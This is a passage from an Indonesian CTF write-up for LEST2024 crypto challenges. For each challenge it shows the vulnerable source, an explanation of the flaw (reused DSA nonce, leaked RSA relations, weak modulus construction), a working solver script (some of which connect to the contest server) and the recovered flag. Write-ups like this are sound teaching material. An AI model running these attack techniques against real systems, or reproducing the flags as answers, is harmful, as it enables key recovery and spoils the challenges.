721077410557634586)
```

Terdapat di dalam algoritma enkripsi di atas, yaitu fakta bahwa kita diberikan nilai p sedangkan q adalah next prime setelah p, sehingga jika kita mengetahui p, maka otomatis kita juga mengetahui q. Jika kita mengetahui p dan q, maka kita dapat mengetahui range dari k yang mungkin, dan karena p dan q merupakan prima berurutan, maka q - p akan cukup kecil sehingga nilai k feasible untuk dibrute force. Akhirnya, karena sekarang kita tahu nilai p, q, r, s, k, dan H, kita bisa dengan mudah menghitung nilai x yang merupakan moduli dari RSA yang dipakai untuk mengenkripsi flag. Kemudian, karena x merupakan bilangan prima, maka totient nya hanyalah x - 1, sehingga flag yang telah dienkripsi bisa dengan mudah kita dekripsi.

Solver script:


```
#!/usr/bin/env python3

import sympy
from Crypto.Util.number import long_to_bytes

p, r, s, H = eval(open("./output.txt").read())


def calculate_x(s, H, r, k, q):
```

```
    return ((s * k - H) * pow(r, -1, q)) % q


q = sympy.nextprime(p)

e = 65537

for k in range(1, q - p):
    x = calculate_x(s, H, r, k, q)
    d = pow(e, -1, x - 1)
    m = pow(H, d, x)
    flag = long_to_bytes(m)
    if flag.startswith(b"LEST"):
        print(flag.decode())
```

```
[msfir] 〈~/D/C/L/c/DSA part 1〉 (main|✓)
〉./solve.py
LEST2024{r4Nd0oMs_NumB3rsZ_4l23_1Mpo0RT4nt}
```

Flag: LEST2024{r4Nd0oMs_NumB3rsZ_4l23_1Mpo0RT4nt}

[404 pts] what is this?



Diberikan script python yang merupakan source code dari server.

```python
#!/usr/bin/env python3

from Crypto.Util.number import getStrongPrime, bytes_to_long
from egcd import egcd
from secret import flag, nbit
from time import sleep

primeNumber = getStrongPrime(nbit)
result_i = []


def encrypt_flag(flag):
    N = primeNumber
    result_i.clear()
    for i in range(nbit):
        if egcd(flag, i)[0] == 1:
            N *= i
```

```
            result_i.append(i)

    cp = pow(flag, 65537, N)
    print("\n".join(map(str, result_i)))
    return cp


def check_flag():
    user_inp = str(input("input known flag: ")).strip()
    user_flag = encrypt_flag(bytes_to_long(user_inp.encode()))
    enc_flag = encrypt_flag(flag)
    if enc_flag == user_flag:
        print("Yep it's true")
    else:
        print("Nope..")


def menu():
    print("\n=== WHAT IS THIS??? MENU ===")
    print("what do you want?")
    print("1. flag")
    print("2. check flag")
    print("3. exit")


if __name__ == "__main__":
    while True:
        try:
            menu()
            choose = int(input("input>> "))
            print("wait for a moment....\n")
            sleep(1)
            if choose == 1:
                print(f"Here your flag: {encrypt_flag(flag)}")
            elif choose == 2:
                check_flag()
            elif choose == 3:
                break
        except Exception as e:
```


```
            print(e)
            print("Some error happen!")
```

Singkatnya, script di atas melakukan enkripsi RSA dengan moduli sebuah bilangan prima nbit dikalikan dengan semua bilangan 0 s/d nbit-1 yang koprima dengan flag. Kita sebut saja bilangan prima tersebut p dan perkalian semua bilangan koprima dengan Z. Jadi, enkripsi yang dilakukan adalah $m^e \equiv c \, (mod \, pZ)$. Persamaan tersebut ekuivalen dengan $m^e - c = kpZ$ dengan k suatu bilangan bulat. Ini artinya berlaku $c = m^e - kpZ$. Jika kita memiliki 2 ciphertext, $c_1 = m^e - k_1 p_1 Z$ dan $c_2 = m^e - k_2 p_2 Z$, sehingga didapatkan $c_2 - c_1 = Z(k_1 p_1 - k_2 p_2)$. Artinya, jika kita memiliki 3 ciphertext, maka kita bisa mendapatkan nilai Z dengan menghitung $GCD(c_2 - c_1, c_3 - c_2)$. Lalu karena hasil observasi menunjukkan nilai Z sangat besar sedangkan nilai flag kecil karena tidak dipad, maka cukup gunakan Z untuk mendekripsi flag tersebut.

Solver:

```python
#!/usr/bin/env python3

from pwn import remote
from Crypto.Util.number import long_to_bytes, GCD

ct = []
for i in range(3):
    with remote("35.222.73.197", 42062) as io:
        io.sendlineafter(b">> ", b"1")
        io.recvuntil(b"flag: ")
        ct.append(int(io.recvline()))

Z = 0
for i in range(len(ct) - 1):
    delta = abs(ct[i] - ct[i + 1])
    Z = GCD(Z, delta)

tot = 1
guess_nbit = 2048
z = Z
for i in range(2, guess_nbit):
    while z % i == 0:
```

```
        tot *= i - 1
        z //= i

e = 65537
d = pow(e, -1, tot)
m = pow(ct[0], d, Z)

print(long_to_bytes(m))
```




Flag: LEST2024{4cTu4Lly_i_d0nt_kN0w_h0w_1ts_wOrk_BuT_y0u_s0Lv3_iT}

[436 pts] garam


Diberikan flag.bin dan key.bin. File flag.bin berisi teks dengan encoding base64, sedangkan key.bin berisi key untuk sebuah cipher untuk mendekripsi flag.bin. Well, saya menebak kalo flag ini dienkripsi menggunakan openssl, begitu pula base64-nya dilakukan menggunakan openssl. Tapi, sebenarnya command “file” menunjukkan bahwa itu menggunakan openssl, jadi tidak perlu menebak.

```
[msfir] 〈 ~/D/C/L/c/garam 〉 (main|✓)
〉 file flag.bin
flag.bin: openssl enc'd data with salted password, base64 encoded
[msfir] 〈 ~/D/C/L/c/garam 〉 (main|✓)
〉
```

Pertama, decode dulu base64-nya menggunakan openssl..



Selanjutnya kita tinggal decrypt dengan openssl menggunakan key yang diberikan, yaitu “key: i4m_a_h3ngker”. Namun, kita tidak tahu cipher apa yang digunakan author untuk mengenkripsi flagnya. Untungnya, terdapat list cipher yang disupport oleh openssl. Selanjutnya kita tinggal gunakan script untuk mencoba semua cipher tersebut.




Solver:

```python
#!/usr/bin/env python3

import subprocess

ciphers = [
    "aes-128-cbc",
    "aes-128-ecb",
    "aes-192-cbc",
    "aes-192-ecb",
    "aes-256-cbc",
    "aes-256-ecb",
    "aria-128-cbc",
    "aria-128-cfb",
```

```
    "aria-128-cfb1",
    "aria-128-cfb8",
    "aria-128-ctr",
    "aria-128-ecb",
    "aria-128-ofb",
    "aria-192-cbc",
    "aria-192-cfb",
    "aria-192-cfb1",
    "aria-192-cfb8",
    "aria-192-ctr",
    "aria-192-ecb",
    "aria-192-ofb",
    "aria-256-cbc",
    "aria-256-cfb",
    "aria-256-cfb1",
    "aria-256-cfb8",
    "aria-256-ctr",
    "aria-256-ecb",
    "aria-256-ofb",
    "base64",
    "bf",
    "bf-cbc",
    "bf-cfb",
    "bf-ecb",
    "bf-ofb",
    "camellia-128-cbc",
    "camellia-128-ecb",
    "camellia-192-cbc",
    "camellia-192-ecb",
    "camellia-256-cbc",
    "camellia-256-ecb",
    "cast",
    "cast-cbc",
    "cast5-cbc",
    "cast5-cfb",
    "cast5-ecb",
    "cast5-ofb",
    "des",
    "des-cbc",
```


```
    "des-cfb",
    "des-ecb",
    "des-ede",
    "des-ede-cbc",
    "des-ede-cfb",
    "des-ede-ofb",
    "des-ede3",
    "des-ede3-cbc",
    "des-ede3-cfb",
    "des-ede3-ofb",
    "des-ofb",
    "des3",
    "desx",
    "idea",
    "idea-cbc",
    "idea-cfb",
    "idea-ecb",
    "idea-ofb",
    "rc2",
    "rc2-40-cbc",
    "rc2-64-cbc",
    "rc2-cbc",
    "rc2-cfb",
    "rc2-ecb",
    "rc2-ofb",
    "rc4",
    "rc4-40",
    "seed",
    "seed-cbc",
    "seed-cfb",
    "seed-ecb",
    "seed-ofb",
    "sm4-cbc",
    "sm4-cfb",
    "sm4-ctr",
    "sm4-ecb",
    "sm4-ofb",
]
```

```python
enc_file = "./flag.enc"
output = "./flag.txt"
password = "i4m_a_h3ngker"

for cipher in ciphers:
    result = subprocess.run(
        [
            "openssl",
            cipher,
            "-d",
            "-in",
            enc_file,
            "-out",
            output,
            "-pass",
            f"pass:{password}",
        ],
        capture_output=True,
        text=True,
    )
    if result.returncode == 0:
        with open(output, "rb") as f:
            s = f.read()
            if b"LEST2024{" in s:
                print(f"found: {cipher}")
                print(s.decode())
                exit()
```



Flag:
LEST2024{Kn0wIng_4b0uT_tH3e_ssl_3ncRypt1On_w0Rk_ANd_hOw_s4lt_work}

[436 pts] DSA Part 2



Diberikan chall.py dan connection info untuk server.

```python
from Crypto.Util.number import *
from sympy import *
from random import *
from secret import flag


def src_generate():
    q = getStrongPrime(2048)
    p = getStrongPrime(2048)
    while p > q:
        p = getStrongPrime(2048)
    a = (p - 1) // q
    h = randint(2, q - p)
    g = h**a % p
```

```
    print(f"{a=}, {h=}")
    return (p, q, g)


def random_number():
    return getStrongPrime(512)


def priv_gen(m):
    x = m
    return x


def pub_gen(src):
    g, x, p = src
    y = g**x % p
    return y


def msg_enc(x, m):
    e = 65537
    c = bytes_to_long(m) ** e % x
    return c


def signature_gen(src):
    m, p, q, g, x, k = src
    H = bytes_to_long(m)
    r = g**k % p % q
    s = ((H + x * r) * pow(k, -1, q)) % q
    return (r, s, H, q)


def verification(src):
    r, s, H, p, q, g, y = src
    w = pow(s, -1, q)
    u1 = (H * w) % q
    u2 = (r * w) % q
    v = ((pow(g, u1, p) * pow(y, u2, p)) % p) % q
```

```
    return v == r


def message_signing(src):
    message = input("\nInput Message : ")
    p, q, g, x, rand = src
    print(signature_gen((message.encode(), p, q, g, x, rand)))


def main():
    m = flag
    p, q, g = src_generate()
    x = priv_gen(bytes_to_long(m))
    rand = random_number()

    loop = True
    while loop:
        print("\n1. Generate Signature\n0. Exit\n")
        user_input = input("Your Input : ")

        match user_input:
            case "1":
                message_signing((p, q, g, x, rand))
            case "0":
                loop = False
            case _:
                print("Invalid input. Please enter 1 or 0.")


if __name__ == "__main__":
    main()
```

Intinya, flag merupakan nilai dari x. Vulnerability di dalam chall ini adalah nilai p yang lebih kecil dari q, menyebabkan a = r = 1, sehingga menjadikan s = ((H + x) * pow(k, -1, q)) % q. Lalu, vuln lainnya adalah H merupakan plaintext yang kita input ke server, tanpa dilakukan apa-apa terhadapnya. Ini menyebabkan kita bebas memberikan nilai H yang sangat kecil sehingga akhirnya s seperti enkripsi dari x saja. Lalu, vuln selanjutnya adalah penggunaan nilai k yang sama untuk setiap enkripsi yang dilakukan dalam sesi koneksi yang sama, terlepas dari k merupakan bilangan besar yang random.

Jika $(H + x)k^{-1} \equiv s \, (mod \, q)$, misalkan pow(k, -1, q) = Z, maka persamaan tersebut ekuivalen dengan $s = (H + x)Z - nq$ dengan n suatu bilangan bulat. Jika kita memiliki 2 buah s, maka $s_2 - s_1 = (H_2 + x)Z - n_2q - (H_1 + x)Z + n_1q$. Misalkan H1 = 0 dan H2 = 1, maka $s_2 - s_1 = Z - q(n_1 - n_2)$. Tetapi karena selisih H1 dan H2 hanya 1, maka bisa kita anggap (hasil observasi menunjukkan hal yang sama) bahwa n1 - n2 = 1, sehingga $Z = s_2 - s_1 + q$. Karena kita diberikan nilai q, maka kita juga bisa mendapatkan nilai Z. Pada akhirnya dengan bermodalkan nilai Z ini, kita bisa mendapatkan nilai x yang merupakan flag.

Solver:

```python
#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes
from pwn import remote


def get_s(pt):
    io.sendlineafter(b": ", b"1")
    io.sendlineafter(b": ", pt)
    _, s, H, q = eval(io.recvline())
    assert pt == long_to_bytes(H)
    return s, q


with remote("35.222.73.197", 42061) as io:
    s1, q1 = get_s(b"\0")  # x = flag
    s2, q2 = get_s(b"\1")
    assert q1 == q2

Z = s2 - s1 + q1
Z_inv = pow(Z, -1, q1)
x = (s1 * Z_inv) % q1
print(long_to_bytes(x).decode())
```

```
[msfir] 〈~/D/C/L/c/DSA part 2〉 (main|✓)
❯ ./solve.py
[+] Opening connection to 35.222.73.197 on port 42061: Done
[*] Closed connection to 35.222.73.197 port 42061
LEST2024{|t_\/\/0u|_|)_|3{-_\/3|2y_f4TaL_+o_--_r(-uS3_4_r4nd0|\/|_number_+|-|4t_has_|3{-{-|\|_used,_you_(/-\|\|_even_recover_+|-|{-_private_key}
[msfir] 〈~/D/C/L/c/DSA part 2〉 (main|✓)
```

Flag:
LEST2024{|t_\/\/0u|_|)_|3{-_\/3|2y_f4TaL_+o_--_r(-uS3_4_r4nd0|\/|_number_+|-|4t_has_|3{-{-|\|_used,_you_(/-\|\|_even_recover_+|-|{-_private_key}

[436 pts] Sebuah Informasi Tambahan

Diberikan chall.py dan outputnya.

```
from Crypto.Util.number import *
from secret import flag

value_dict = {0 : 5, 1 : 6, 2 : 7, 3 : 8, 4 : 9}
number_dict = {v: k for k, v in value_dict.items()}

def source(flag):
    p = getStrongPrime(512)
    q = getStrongPrime(512)
    pt = bytes_to_long(flag)
    e = 0x10001
    n = p * q
    return [p, q, n, e, pt]

def encrypt(source):
    a, b, c, d, e = source
```

```
    ct = pow(e, d, c)
    ext = (c ** 2) + ((a * 2) + (b * 2))
    return [c, d, ct, ext]

def encrypt_ext(source):
    a, b, c, d = source
    ct2 = ""
    for data in str(d):
        if (int(data) <= 4): ct2 += str(rot_1(int(data)))
        if (int(data) >= 5): ct2 += str(rot_2(int(data)))
    ct2 = int(ct2)
    return [a, b, c, ct2]

def rot_1(val):
    return value_dict.get(val, val)

def rot_2(val):
    return number_dict.get(val, val)

def write(res):
    file = open("output.txt", "w")
    file.write(str(res))
    file.close

def run():
    src_1 = source(flag)
    src_2 = encrypt(src_1)
    src_3 = encrypt_ext(src_2)
    write(src_3)

if __name__ == "__main__":
    run()
```

```
[123356349643587865828834808037484927479523253436005139721666714599281
427750728444627896032461984278551399108418339327707464054877611683204
051022072964776072724947699437354923225677529288538292135641148758 2
257526818057871560815787696766927706376343648584423677085409805637784
48380492324447165498461004705476086 63, 65537,
```


```
32826776362908893210595248424590726232667125464343243314460786923109
55452844595308292882134903955038680592337780327521095709253029940084
97761012954736217788015946723270742443140477690024623546701631145064
36509777132432531478584377739558811574935828296433322743317554002011
70362887469972741153300134887086878 7,
60761233442846655647344637274809711819389634060476946943783128370869
99709869288638608383809883101930108493564803463227562321327519889838
23205392657201230941186408546132309543094925644058949653903399101750
09905822969453544426062870471674419526469669673025550186060405438440
16965671542542091361301700257458641080971813064108105266461865040067
14506482863617594458407598402093516665803318409019488672330103754542
30228607806421374888539676772055770559848509095524763186072757535774
72167493135789506416490792788519708481576247778079918437239876763013
86363522238380547995322882918898550595790638482995146750161852624290
36756]
```

Intinya kita diberikan informasi mengenai $ext = N^2 + 2p + 2q$, tetapi ext telah diubah menggunakan fungsi **enrypt_ext**. Untungnya, fungsi tersebut mudah direverse, sehingga kita bisa mendapatkan nilai ext. Lalu karena $N = pq$, maka kita hanya perlu menyelesaikan sistem persamaan tersebut untuk mendapatkan nilai p dan q. Setelah itu tinggal melakukan dekripsi terhadap encrypted flag.

Solver:

```python
#!/usr/bin/env python3

import chall
from sympy import symbols, Eq, solve
from Crypto.Util.number import long_to_bytes

N, e, ct, ct2 = map(int, eval(open("./output.txt").read()))

ext = ""
for data in str(ct2):
    if int(data) <= 4:
        ext += str(chall.rot_1(int(data)))
    if int(data) >= 5:
        ext += str(chall.rot_2(int(data)))
ext = int(ext)

p, q = symbols("p q")
```

```python
eq1 = Eq(p + q, (ext - N**2) // 2)
eq2 = Eq(p * q, N)
p, q = solve((eq1, eq2), (p, q))[0]
assert p * q == N

d = pow(e, -1, int((p - 1) * (q - 1)))
m = pow(ct, d, N)

print(long_to_bytes(m).decode())
```



Flag: LEST2024{th3_iNf0rm4tLon_I_pUT_0ut_WasZ_t0o_r1sKks}

[468 pts] broken

Diberikan chall.py dan outputnya.

```python
from Crypto.Util.number import *
from secret import FLAG

FLAG1 = bytes_to_long(FLAG[:31])
FLAG2 = bytes_to_long(FLAG[31:])


def generate_prime():
    p = getPrime(512)
    q = getPrime(512)
    while p == q:
        p = getPrime(512)

    return p, q, 65537


def remove_partial(p: int):
    p = hex(p)[2:]
```

```
    result = p[:35] + "?" * 9 + p[44:66] + "?" * 9 + p[75:111] + "?"
* 7 + p[118:]
    return result


if "__main__" == __name__:
    p, q, e = generate_prime()
    n = p * q

    r = getStrongPrime(1024)

    print(f"m1: {pow(FLAG1, e, n)}")
    print(f"m2: {pow(FLAG2, e, r)}")
    print(f"n1: {hex(n)}")
    print(f"n2: {r - p}")
    print(f"p: {remove_partial(p)}")
```

m1:
70583652316319345235581485149295122439299140964403754169033599410660
47705528301243824438434309812078590618206425065635099518589503070885
68430608370974245863722459865232998772344712077598481869734371506445
03082596435899156131131177620297445201355058679130932792923775338868
78461521441808018769870835013159519 7
m2:
99774973989322346679116783666654286020929414603651473139661518958465
13277178415689992864487998081306800208823874287888953198793053590795
83085191726900632925204124777512336896217982438059473912709167032228
15654794660063856329990530670150852856262523101635473372814825241057
69319216012229569491464271938076323 0
n1:
0x71b94030b43e3eff58306cf2fc22f69137265392eb105cf9a040fce948f932f6bf1265cc
a74745a7618e30a034e3d25743baa4e30dd84afdb3d25be46bc41e02704574fdc7d31
21f325927b4e9521e7f976c26fee2d8f08480fcb0b555e368d1448948680ceaf770faec0
02f517e9d95a71b07ff2dc2c81b16d2c00c918bcee1
n2:
17037449948630638563935095645123085236221241174252751306196731979345
92008126261011977369169106330791536084889397290874799097741703365791
28104210728506650374147814485501467404180674639821581357957989208931
